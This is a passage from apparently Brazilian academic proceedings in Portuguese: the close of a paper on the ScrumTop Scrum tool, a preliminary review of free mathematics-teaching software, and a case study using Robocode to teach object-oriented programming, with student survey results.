A implementação do sistema foi executada à medida que os requisitos eram levantados e validados, desse modo foram priorizadas as entregas do produto ao invés de documentação abrangente. O uso de tecnologia atual fez parte do desenvolvimento, sendo usado o NetBeans na versão 7.4 e para apoio ao design da ferramenta foi utilizado o Gimp para edição de imagens. A implementação teve seus dados persistidos em um sistema de gerenciamento de banco de dados MySql, que foi utilizado para dar mais

segurança aos dados armazenados e também facilitar o gerenciamento e evolução desses dados.

Alguns testes unitários foram realizados com o intuito de achar erros, que encontrados foram corrigidos para um bom funcionamento do ScrumTop.

Resultados

O ScrumTop é uma ferramenta web, sendo assim acessível através de qualquer browser moderno, podendo ser utilizada em um ambiente de Internet ou Intranet. Com o objetivo de oferecer suporte ao desenvolvimento de software, que utiliza o Scrum como gestão de desenvolvimento, a ferramenta está alinhada a práticas do PMBOK como: gerenciamento de recursos e gerenciamento de tempo.

As seguintes características estão presentes no ScrumTop:

Foco no Scrum; o foco principal da ferramenta é trazer os principais conceitos e práticas do Scrum para sí, de forma a dar auxílio ao usuário final, para que o mesmo possa aproveitar das melhores práticas e desenvolver seus projetos de forma à garantir os resultados que o Scrum proporciona.

Foco em Usabilidade; propõe uma interface rica e ao mesmo tempo simplista, prática e focada.

Foco na simplicidade; propõe a simplicidade das funcionalidades para que o usuário possa se adaptar facilmente ao ScrumTop.

A ferramenta se encontra em sua primeira versão, com seu código disponibilizado no GitHub https://github.com/ThalytaMoraes/ScrumTop Pode ser acessado por todos e assim, aceitando-se contribuidores para evolução da ferramenta, com intuito de disseminar a cultura de código aberto.

Atualmente a ferramenta consta com os seguintes módulos já implementados: Reunião de planejamento, Reunião de retrospectiva, Reunião

de revisão, Task Board, Sprint de Backlog, Gerenciamento de tempo, Gerenciamento de recurso, Chat, Postagem de comentários e Login.

Conclusão

Apresentou-se resumidamente o embasamento teórico e motivos para a criação da ferramenta ScrumTop, que possui as funcionalidades fundamentais Scrum, tais como o registro do Product Backlog e a manipulação do quadro de tarefas durante a Sprint e suas reuniões. Além disso, o ScrumTop possui o diferencial que do alinhamento com praticas do PMBOK, fazendo com que o a união dos dois construa uma ferramenta capaz de auxiliar e fornecer melhores recursos ao desenvolvimento de software.

Referencias

CHARETTE, R.(2001) Fair Fight: Agile Versus Heavy Methodologies. Cutter Consortium E-project Management Advisory Service. pag-2-13.

PMI (2004) Um Guia Conjunto de Conhecimentos em Gerenciamento de projetos – PMBOK- Project Management Institute, Inc, Terceita Edição pag 8.

STANDISH. The standish group report, o "chaos". Disponível em: <https://www4.in.tum.de/lehre/vorlesungen/vse/WS2004/1995_Standish_Chaos.pdf>. Acesso em: outubro de 2014.

Uma análise preliminar de softwares livres para o ensino e para a aprendizagem da Matemática

Ana Paula Guilherme Novo[1], Elisabeth Cristina de Faria[1],
Rafael Dias Corrêa[1]
anapgn_@hotmail.com, elisabeth.c.faria@gmail.com, faelcorrea49@gmail.com

Abstract
This text aims to present an analysis of some free software geared to mathematical education and point out important elements about free software as a pedagogical tool.

Resumo
Este texto tem como objetivo apresentar uma análise preliminar realizada de alguns softwares livres voltados a educação matemática e apontar elementos importantes sobre softwares livres como ferramenta pedagógica.

1. Introdução

O uso de tecnologias no ensino da matemática, de certo modo, há muito foi incorporado, sejam as tecnologias digitais ou não. Nos últimos quinze anos vêm sendo crescente o uso das tecnologias digitais no meio educacional, e na área da educação matemática não é diferente. Neste cenário, inúmeras são as pesquisas que envolvem vertentes tais como o apoio ao ensino e à aprendizagem, o desenvolvimento cognitivo, interação aluno-computador, entre outras possibilidades. Também os softwares e os ambientes de ensino vêm se desenvolvendo e ampliando as perspectivas como ferramentas pedagógicas apoiando a prática pedagógica da matemática.

1. Instituto de Matemática e Estatística – Universidade Federal de Goiás (UFG), Caixa Postal 131 – 740001-970 – Goiânia – GO – Brasil.

Com tantas possibilidades, o desejo de integrar as tecnologias e de modo particular no sentido deste texto, o software, ao seu fazer pedagógico, o professor se torna um explorador em busca de inovar o seu trabalho, de torná-lo atrativo e mais atualizado afim de acompanhar o seu aluno, cercado de mídias, de cliques e "*touchs*". O que chama a atenção dos nossos estudos, no entanto, é o fato de que, se as possibilidades são muitas, as dificuldades também, principalmente ao que se refere à compatibilidade dos softwares diante das necessidades pedagógicas existentes.

Em uma análise a respeito dos softwares livres disponíveis para o ensino da matemática, procuramos identificar alguns elementos que consideramos importantes para contribuir, de modo significativo, para o processo de ensino e de aprendizagem da matemática. Desta análise, apresentam-se algumas considerações já realizadas e apontam-se algumas possibilidades e/ou necessidades que precisam ser consideradas e/ou agregadas em um software que contribua com este processo de ensino e de aprendizagem. Sabemos que quaisquer softwares possuem limites e potencialidades, e dentro deste contexto, estamos desenvolvendo um trabalho, o qual se encontra em fase inicial de análise e apresentaremos aqui alguns resultados preliminares que estão servindo como pontos de partida para ampliarmos a nossa investigação em busca de compreender e de trabalhar da melhor maneira possível com os softwares livres em nossas práticas docentes.

Na atual fase de desenvolvimento do nosso projeto de trabalho, análises e levantamentos de necessidades são realizados para que, posteriormente, seja possível estabelecer uma frente de trabalho que envolva alunos licenciandos do curso de matemática e alunos do curso de ciências da computação ou áreas afins, para desenvolver, dentro das potencialidades dos softwares livres, elementos que ampliem a sua funcionalidade e ao mesmo tempo contribua mais positivamente com respostas pedagógicas necessárias ao ensino e à aprendizagem da matemática.

2. O foco no software livre

O uso de software educativo vem se consolidando cada vez mais na área da educação tornando-se uma ferramenta essencial para a educação, mas há dúvidas e barreiras para estes softwares serem trabalhados de uma forma adequada pelo professor e pela escola.

De modo particular, o software livre no entanto, salvo poucas exceções como o Geogebra, não possui muitas referências de estudos, mostrando ser uma área a ser explorada já que o software livre, em sua franca expansão, é geralmente comentado em relação às funcionalidades, normalmente em comparação a outros softwares de uso comercial, mas não quanto ao uso educacional.

Serão apresentados neste texto, a fase inicial do nosso trabalho na qual foram analisados softwares livres específicos em determinadas áreas da matemática tais como Geometria Plana e Espacial, Ferramenta de Apoio para o ensino da matemática de modo geral e Álgebra. Esta temática foi escolhida justamente devido ao fato da falta de estudos encontrados a este respeito, escassos relatos de experiência de uso de softwares livres no ensino da matemática, com exceção do Geogebra, para o qual encontramos inúmeras referências.

Outra justificativa para o trabalho com os softwares livres veio da possibilidade de desenvolver, de acordo com certas demandas, elementos que possam atender a determinadas especificidades de ensino de matemática que estejam sendo colocadas em foco seja em pesquisa, seja em sala de aula. Um terceiro elemento que motivou o desenvolvimento deste trabalho foi a possibilidade de envolver e fazer interagir áreas da informática, da matemática e da educação para proporcionar ao ensino da matemática novos elementos agregados a partir da estruturação de possibilidades (softwares livres) e necessidades (compatibilidade ao ambiente de aprendizagem).

Considerando-se tais justificativas, principalmente pelo fato que este trabalho visa à inovação escolar, inovação no sentido de que a escola

com o uso das tecnologias, volta a sua atividade para a aprendizagem do aluno, em novas práticas pedagógicas que faz com que o professor busque as ferramentas que o auxilie no processo da aprendizagem, em novas práticas avaliativas e de atividade procurando aproximar o seu ensino ao ensino ativo e significativo (SANCHO, 2009, p. 19).

Ainda de acordo com Sancho (2009), esta situação se torna particularmente pro-blemática em um momento em que a escola tem de enfrentar as demandas não apenas diferentes, mas às vezes até mesmo contraditórias.

3. Metodologia

Pode-se perceber que os softwares livres existentes apresentam uma interface básica, possuem uma linguagem muito objetiva dificultando a compreensão de alunos e hoje se faz necessário ter softwares voltados para a inclusão, ou seja, software que permitam uma boa compreensão das suas funcionalidades de modo claro para o aluno. No entanto, existem softwares que são muito ricos em atividades e exploração de conteúdos matemáticos que serão descritos neste texto.

Ao analisar um software temos como objetivo observar o quanto ele contribui para o aprendizado do aluno e auxilia o professor em sua prática e o seu potencial para o desenvolvimento de um trabalho pedagógico eficaz à compreensão do aluno no conteúdo lecionado, deixando que a atenção do aluno passa estar voltada à aprendizagem da matemática e não em dominar o software.

Para selecionar os critérios de avaliação, foram utilizados os referenciais apresentados por Cenci e Bonelli (2011), Ferreira e Frade (2009). Genci e Bonelli (2011) apresentam em seu trabalho, critérios para classificar softwares educativos selecionados por professores de matemática considerando seus aspectos técnicos e pedagógicos.

Para Ferreira e Frade (2009), a análise do software tem que ser baseada na interação com os alunos de acordo com a estimulação de cria-

tividade que o software proporciona. Com base nisso, consideramos os seguintes aspectos a serem analisados nos softwares escolhidos: interação com o aluno, feedback, estímulos motivadores, criatividade, facilidade a compreensão de conteúdos abstratos, permissão de erro (ferramenta essencial para a Matemática), ampliação e retomada de atividades e auxílio no cálculo de áreas e perímetros de figuras planas e espaciais, autonomia, uso de ilustração, adequação do software ao currículo da escola, facilidade de compreensão da leitura e grau de compreensão sem a presença de um instrutor, organização dos conteúdos.

4. Análise

Para selecionar os softwares, foram realizadas pesquisas de busca por softwares livres em sites que contivessem sugestões de aplicativos matemáticos. Posteriomente foi realizada a análise preliminar, de acordo com a fundamentação teórica estudada, procurando compreender e situar o software em estudo. A seguir é apresentada tal análise realizada com três softwares livres estudados.

4.1. Wingeom

Software para construção de figuras planas e noção de Geometria Euclidiana, ele pode ser utilizado tanto na geometria plana como na espacial, é um software de simples visualização e manuseio, mas seu layout não é chamativo e auto explicativo. Ele dá o feedback mas há uma limitação de informação ao aluno. Possui várias opções sobre assuntos da geometria, porém, exige que o aluno siga uma linha de raciocínio e tem uma ótima interação com o aluno. Uma falha percebida é fazer com que o aluno siga o passo certo. Um ponto positivo observado é que ele mostra vários tipos de figuras planas, não fica preso somente em figuras mais comuns. O aluno pode visualizar a figura de acordo com várias coordenadas. Possui um ótimo auxílio de compreensão de figuras de forma abstrata, mas no primeiro

momento, ao executar o software, pode-se perceber que as informações ao usuário iniciante não são muito claras.

4.2. Winmat

Um software para o ensino de Álgebra que permite a construção de matrizes e operações tais como: soma, multiplicação, inversa, transposta, determinante, escalonamento e encontra até mesmo o polinômio característico da matriz e as soluções de um sistema. Auxilia em cálculos matemáticos repetitivos, tornando-os mais rápidos sem perder em qualidade de ensino. A interface do software é bem simples e de fácil usabilidade. Tem uma ótima interação e facilita a compreensão sobre cálculo de matriz. Não existe uma retomada de atividades, não permite o erro e o software é limitado ao ensino de matriz e resolução de problemas, mas ajuda o aluno a ter uma maior compreensão. Sua interface é simples. O software se destaca pela interação. Ao se tratar de matriz o software apresenta uma riqueza de atividades que poderá ser trabalhada pelo professor em sua sala de aula.

4.3. Régua e Compasso 8.6

É um aplicativo de geometria plana, dinâmico e interativo. Pode ser utilizado para criação de exemplos e contraexemplos de modelos matemáticos. É possível construir pontos, retas e círculos e deslocá-los na tela de forma que as relações geométricas estabelecidas sejam mantidas. Possui uma interface chamativa e motivadora para o aluno, tem um menu em que o professor pode criar exercícios e fazer a verificação de exercícios. Há uma ótima interação com o aluno. Oferece espaço para inserir atividades onde o aluno pode criar exercícios estimulando a criatividade.

5. Considerações

O software livre está criando seu espaço e sendo essencial para a compreensão dos alunos na aprendizagem de conteúdos matemáticos. É

possivel perceber que a maioria dos softwares livres estão sendo criados para um ambiente voltado para o ensino superior.

Um fator importante e que merece destaque é que, independentemente do nível de ensino, os softwares não consideram o aspecto de inclusão o qual se faz muito necessário na educação atual. Há uma dificuldade para encontrar software direcionado a pessoas que não têm facilidade com tecnologia ou que estão iniciando no mundo virtual. É possível notar que os softwares voltados para iniciantes já exigem um certo nível de conhecimento ou familiaridade com a linguagem computacional.

A implementação de elementos que auxiliem a inclusão das pessoas no mundo digital é importante, até mesmo pelo que é proposto pela filosofia do software livre que é a ampliação da comunidade digital, a partilha e o acesso a todos. É com base nestes princípios que nos detemos para realizar nosso trabalho diante do fato de que partilhamos da ideia de que saber matemática também é para todos e não para uma classe específica.

Referências

Bortolossi, H. J. Régua e compasso (c.a.r.). http://www.professores.uff.br/hjbortol/car/, Acesso em: 25 set. 2014.

Cenci, D. and Bonelli, S. M. D. S. (2011). Critérios para avaliação de softwares educacionais.

Ferreira, M. H. M. and da Silva Frade, I. C. A. (2009). Tecnologias digitais = tecnologias educacionais? Pressupostos para uma avaliação.

Parris, R. Winmat and wingeom. http://math.exeter.edu/rparris/, Acesso em 18 set. 2014.

Sancho, J. M., Hernandez, F., et al. (2009). Tradução Valério Campos. *Tecnologias para transformar a educação*. Porto Alegre, ARTMED.

Utilização do Robocode como Ferramenta de Auxílio ao Ensino de Programação Orientada a Objeto

Ernane Rosa Martins[1]
ernane.martins@ifg.edu.br

Abstract
The discipline of Object Oriented Programming has shown a high failure rate of students in the courses in which it operates. This article aims to present a tool that is able to assist in the teaching of this discipline by making it more attractive, intuitive and easier learning. This tool is a programming environment, known as Robocode, which is free software written in Java. It is a set of programming robots tanks where it is necessary to use Object Oriented Programming. To achieve the goal, was organized and held a championship Robocode was subsequently developed a table containing the opinions of students regarding the activity performed. Finally found the result was presented.

Resumo
A disciplina de Programação Orientada a Objetos tem apresentado um alto índice de reprovação dos alunos nos cursos em que está inserida. Este artigo tem por objetivo, apresentar uma ferramenta que seja capaz de auxiliar na didática dessa disciplina tornando-a mais atrativa, intuitiva e de mais fácil aprendizagem. Essa ferramenta é um ambiente de programação, conhecido como Robocode, que é um software livre produzido na linguagem Java. Trata-se de um jogo de programação de tanques robôs onde é necessário utilizar Programação Orientada a Objetos. Para alcançar o objetivo, foi organizado e realizado um campeonato de Robocode, posteriormente foi desenvolvida uma tabela contendo as opiniões dos alunos em relação à atividade realizada. Por fim foi apresentado o resultado encontrado.

1. Introdução

Um dos maiores problemas das instituições de ensino superior brasileiras é o alto índice de evasão segundo os dados divulgados pelo INEP.

1. Instituto Federal de Educação, Ciência e Tecnologia de Goiás (IFG). Luziânia – GO – Brasil.

Nota-se que as disciplinas relacionadas à linguagem de programação são umas das razões pela qual há evasão e reprovação nas primeiras fases dos cursos de informática (CABRAL, 2007).

De acordo com Silveira e Esmin (2003) determinadas disciplinas apresentam conteúdo de difícil assimilação, por serem constituídas de assuntos abstratos, complexos ou até mesmo cansativos, o que é o caso da disciplina de Programação Orientada a Objetos.

Este artigo está estruturado nas seguintes seções: revisão de literatura, metodologia, solução proposta, considerações finais e referências.

2. Revisão de literatura

Nesta seção é apresentada a revisão bibliográfica do principal tema abordado no trabalho: O Robocode.

2.1. Robocode

O Robocode é um jogo de programação, onde o objetivo é desenvolver um tanque de guerra de robô para a batalha contra outros tanques em uma arena virtual utilizando a linguagem de programação Java. Sendo assim, além de ser um jogo de programação, o Robocode também é usado para aprender a programar. Escolas e universidades estão usando Robocode para auxiliar o ensino de programação assim como para estudar inteligência artificial (AI). O conceito do Robocode é fácil de entender, e uma maneira divertida de aprender a programar.

O Robocode vem com seu próprio editor e compilador Java, e só exige a Java Virtual Machine (JVM) previamente instalada. Pelo fato do Robocode rodar na plataforma Java torna possível sua execução em qualquer sistema operacional com Java.

3. Metodologia

O método de pesquisa adotado foi o estudo de caso. Yin (2005) diz que o estudo de caso é um tipo de pesquisa empírica que investiga um fenômeno contemporâneo dentro de seu contexto de vida real, especialmente quando os limites entre o fenômeno e o contexto não estão claramente evidentes. Em geral o estudo de caso é a estratégia preferida quando questões do tipo "como" e "por que" são colocadas, quando o investigador tem pouco controle sobre os eventos e quando o foco é um fenômeno contemporâneo entre algum contexto da vida real (Yin, 2005).

4. Solução Proposta

A pesquisa foi realizada com os alunos do curso técnico em informática para internet da disciplina de programação para web na qual se trabalha o conteúdo de Programação Orientada a Objetos. A intenção da pesquisa era responder a seguinte questão: 'O Robocode pode ser capaz de auxiliar na didática da disciplina tornando-a mais atrativa, intuitiva e de mais fácil aprendizagem?

O campeonato de Robocode teve como participantes somente alunos matriculados na disciplina de programação para web, formando-se equipes com no máximo três alunos. Foi realizado um minicurso duas semanas antes da realização do campeonato de Robocode, com o objetivo de apresentar e ensinar aos alunos a preparar seus robôs para a competição.

A ordem da realização das disputas entre as equipes correspondeu conforme o sorteio que ocorreu no dia anterior ao evento. Na primeira fase, as equipes foram divididas em quatro grupos A, B, C e D. Cada equipe enfrentou as outras equipes de seu grupo em uma batalha de três rounds. Cada vitória corresponde a um ponto e uma derrota a zero. Ao final da fase de grupos, apenas as duas melhores classificadas de cada grupo passaram para a próxima fase, as quartas de finais. A partir das quartas de finais, as disputas foram de cinco rounds. Na segunda fase, foram quatro disputas

que ocorreram da seguinte forma: o primeiro colocado do grupo A enfrentou o segundo do grupo B; o primeiro colocado do grupo B enfrentou o segundo do grupo A; o primeiro colocado do grupo C enfrentou o segundo do grupo D; o primeiro colocado do grupo D enfrentou o segundo do grupo C. As disputas da fase seguinte, semifinal, também foram de cinco rounds e procederam da seguinte forma: a equipe vencedora da primeira disputa enfrentou o vencedor da segunda disputa e a equipe vencedora da terceira disputa enfrentou o vencedor da quarta disputa. As equipes perdedoras da semifinal disputaram o 3º lugar e as vencedoras ao 1º e 2º lugares.

A participação dos alunos foi recompensada com quarenta por cento da nota do terceiro bimestre na disciplina, já as três primeiras equipes colocadas receberam pontos extras na disciplina como premiação e motivação.

Durante o evento foram disponibilizados questionários para os alunos responderem se o uso da ferramenta Robocode tornou o conteúdo de Programação Orientada a Objetos da disciplina de programação para web mais atrativa, intuitiva e de mais fácil aprendizagem.

A figura1 mostra parte das 39 respostas dos 39 alunos participantes. Estabelecendo-se uma escala de 1 a 5 para valores da avaliação, onde 1 representa discordo totalmente e 5 representa concordo totalmente.

Alunos	Mais atrativa	Mais intuitiva	Mais fácil aprendizagem
1	5	3	4
2	3	5	2
3	2	2	3
4	5	5	2
5	4	3	4
6	3	4	5
7	4	5	5
8	3	4	5
9	3	5	4
10	5	4	5
11	5	4	3
12	4	4	5

Figura 1. Parte do resultado da pesquisa realizada no campeonato de Robocode.

A figura 2 mostra o resultado do somatório de cada resposta do total de 39 respostas dos 39 alunos participantes.

Mais atrativa	
1	0
2	1
3	10
4	13
5	15

Mais intuitiva	
1	0
2	3
3	8
4	15
5	13

Mais fácil aprendizagem	
1	0
2	3
3	10
4	12
5	14

Figura 2: Resultado quantitativo de cada resposta.

Pela análise da figura 2, é possível concluir que a grande maioria das respostas dadas pelos alunos concentrou-se nos valores de 3 a 5, afirmando o que já se era esperado, que a aceitação da utilização da ferramenta Robocode no auxilio da compreensão dos conceitos de programação orientação a objetos na disciplina de programação para web é muito favorável.

5. Considerações Finais

Ao final desse artigo, pode-se perceber que o Robocode é uma ferramenta que pode auxiliar os alunos da disciplina de programação para web que possuem dificuldades em Programação Orientada a Objetos.

Com o Robocode a programação torna-se mais divertida, pois é efetuada através da criação de robôs para combate em uma arena virtual.

O Robocode permitiu aos alunos aplicar os conhecimentos de Programação Orientada a Objetos, estimular a criatividade e a participação em trabalhos em grupo, codificar os robôs aplicando noções de física e geometria, colocar em prática o que é estudado e abordado dentro das salas de aula, estimular a criatividade e aceitação de novos desafios explorando trabalho em equipe e competitividade.

O estudo cumpriu o objetivo proposto, que era demostrar que o Robocode pode ser capaz de auxiliar na didática da disciplina de progra-

mação para web na qual se trabalha o conteúdo de Programação Orientada a Objetos, tornando-a mais atrativa, intuitiva e de mais fácil aprendizagem.

Como sugestão para trabalhos futuros sugerimos a aplicação em um numero mais expressivo de alunos dos cursos técnicos e dos cursos superiores de tecnologia e o uso de mais ferramentas livres como o Robocode.

Referências

Cabral, M. I. C. et al. (2007) Perfil dos cursos de computação e informática no Brasil, XXVII Congresso da SBC - XV WEI, Rio de Janeiro.

Fardo, M. L. (2013) A gamificação como estratégia pedagógica: estudo de elementos dos games aplicados em processos de ensino e aprendizagem. Dissertação de Mestrado em Educação: Disponível em: https://repositorio.ucs.br/jspui/bitstream/ 11338/457/1/Dissertacao%20Marcelo%20Luis%20Fardo.pdf. Acessado em: 15 out 2014.

INEP - Instituto Nacional de Estudos e Pesquisas Educacionais Anísio Teixeira. Sinopses do ensino superior. Censos do ensino superior. Disponível em: www.inep.gov.br. Acessado em: 15 out 2014.

Robocode – Site do Robocode. Disponível em: http://robocode.sourceforge.net/. Acessado em: 15 out 2014.

Silveira, I.J.; Esmin, A.A.A. (2003) AVA – Um ambiente Visual para a construção de algoritmos, 3rd International Conference on Engineering and Computer Education. São Paulo.

Yin, R. K. (2005) Estudo de Caso: Planejamento e métodos, Porto Alegre: Bookman.